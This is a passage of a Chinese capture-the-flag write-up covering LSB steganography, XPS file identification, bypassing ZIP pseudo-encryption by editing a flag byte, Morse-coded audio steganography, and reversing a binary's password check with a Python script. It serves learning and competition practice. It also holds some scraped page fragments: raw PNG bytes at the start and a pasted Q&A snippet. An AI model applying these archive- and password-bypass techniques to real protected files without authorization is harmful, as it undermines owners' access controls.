Fly軑EOTRSNULNULNUL#tEXtArtistNULRGlkIHlvdSB0cmllZCBMU0I/Cg==捐他NULNULNULNULIEND頤`?□
```

base64解码后是`Did you tried LSB?`，所以用StegSolve打开

用QR Research扫一下就可以得到flag。

2.文件类型分析（100）

```
hint:请选手下载文件，分析其文件类型。下载地址：http://101.231.137.47:8899/84E726A733B63EBC7ABD3DC5F5967DC8
```

给了一个压缩包，点开看

名称	大小	压缩后大小	类型	修改时间	CRC32
..			本地磁盘		
_rels			文件夹		
docProps			文件夹		
Documents			文件夹		
Resources			文件夹		
[Content_Types].xml	1,013	352	XML 文档	1980/1/1 0:00	543C6066
FixedDocSeq.fdseq	320	162	FDSEQ 文件	1980/1/1 0:00	995F1F4A

有一个xml和一个后缀是fdseq的文件，百度一下，说是XPS，试了发现就是flag

fdseq是什么文件

我来答 分享 举报 浏览 632 次

1个回答 #今日热议# 主持人李咏去世，你对他印象最深的是什么?

最佳答案


alucardliu
2011-01-12

在每个 XPS Document 中，层次结构中的第一个部件在具有预定义 name: /_rels/.rels 的唯一部件中作为目标进行描述。除了 /_rels/.rels 部件，XPS Document 中的其他部件和文件夹的名称都在文档部件的内容中列出。在该示例 XPS Document 中，/_rels/.rels 文件中的第一个文档部件是 Fixed DocumentSequence.fdseq 部件，它位于文档根目录中。

3.真真假假分不清楚（200）

```
hint:请下载文件hahaha.zip分析获取flag。下载地址：http://101.231.137.47:8899/hahaha.zip
```

压缩包打开发现要密码，放010editor里发现是伪加密，修改全局标志位将01改成00就可以解压打开获得flag。



4.诱人的音乐（200）

```
hint:玩累啦？那么听点音乐吧！您觉得这份歌单如何呢？
URL:https://music.163.com/#/playlist?id=2473353630&userid=77195412
我觉得下面这首歌比那歌单更有feel!
http://101.231.137.47:8899/PPAP.wav
```

音频隐写，用audacity打开，发现从9.50左右开始有摩斯电码，将其用二进制写下来为

```
01100110=f
01101100=l
01100001=a
01100111=g
01111011={
01100011=c
01101000=h
00110001=1
01110000=p
01110100=t
01110101=u
01101110=n
01100101=e
01011111=_
00110101=5
00110011=3
01110110=v
01100101=e
01110010=r
01111101=}
```

5.神秘的文件名（300）

```
hint:小明某天下载了 mobile.tar.gz压缩包，将代码进行修改后发现了神奇的东西请选手分析并获取flag。flag形式为8位小写字母。下载地址：http://101.231.137.47:8899/mobile.tar.gz
```

解压得到CTF_300放到IDA里找到main函数，f5转伪C代码，然后很明显看到要想得到flag先得通过sub_C14函数判断

```
__breakpoint(0);
if ( sub_C14(byte_4008, 7) )
  v10 = "you win!\nFlag is your password!";
else
  v10 = "The password you input is wrong!";
j_puts(v10);
return 0;
```

而byte_4008首先要通过sub_A30进行异或操作

```
v12 = (char *)argv[1];
if ( sub_A30() )
{
  for ( i = 0; i < j_strlen(v12); ++i )
    byte_4008[i] = v12[i] ^ i;
}
```

并且进到sub_C14函数可以看到

```
  return result;
switch ( v3 )
{
  case 0:
    if ( *v2 == 105 )
      goto LABEL_26;
    return 0;
  case 1:
    if ( *v2 != 101 )
      return 0;
    goto LABEL_26;
  case 3:
    if ( *v2 != 110 )
      return 0;
    goto LABEL_26;
  case 4:
    if ( *v2 != 100 )
      return 0;
    goto LABEL_26;
  case 5:
    if ( *v2 != 97 )
      return 0;
    goto LABEL_26;
  case 6:
    if ( *v2 != 103 )
      return 0;
    goto LABEL_26;
  case 7:
    if ( *v2 != 115 )
      return 0;
```

初始值v3等于7，通过判断v2的值来跳转到LABEL_26。

```
      {
LABEL_26:
        sub_EAC(7 * (v3 + 1), 11);
        ++v2;
        v3 = v10;
        continue;
      }
      return 0;
    default:
```

而LABEL_26通过sub_EAC来改变v3的值。所以8次验证正好修改v3的值得到8位的flag。通过思考地推得出v3

```
7   1   3   6   5   9   4   2
```

再加上输入为0，放脚本

```
a=[105,115,101,110,103,97,114,100]
b=[i^1 for i in a]
c=[b[i]^i for i in range(len(b))]
d=[a[i]^i for i in range(len(a))]
s1=''
s2=''
s3=''
s4=''
for i in range(len(a)):
    s1+=chr(a[i])
    s2+=chr(b[i])
    s3+=chr(c[i])
    s4+=chr(d[i])
print(s1)
print(s2)
print(s3)
print(s4)
```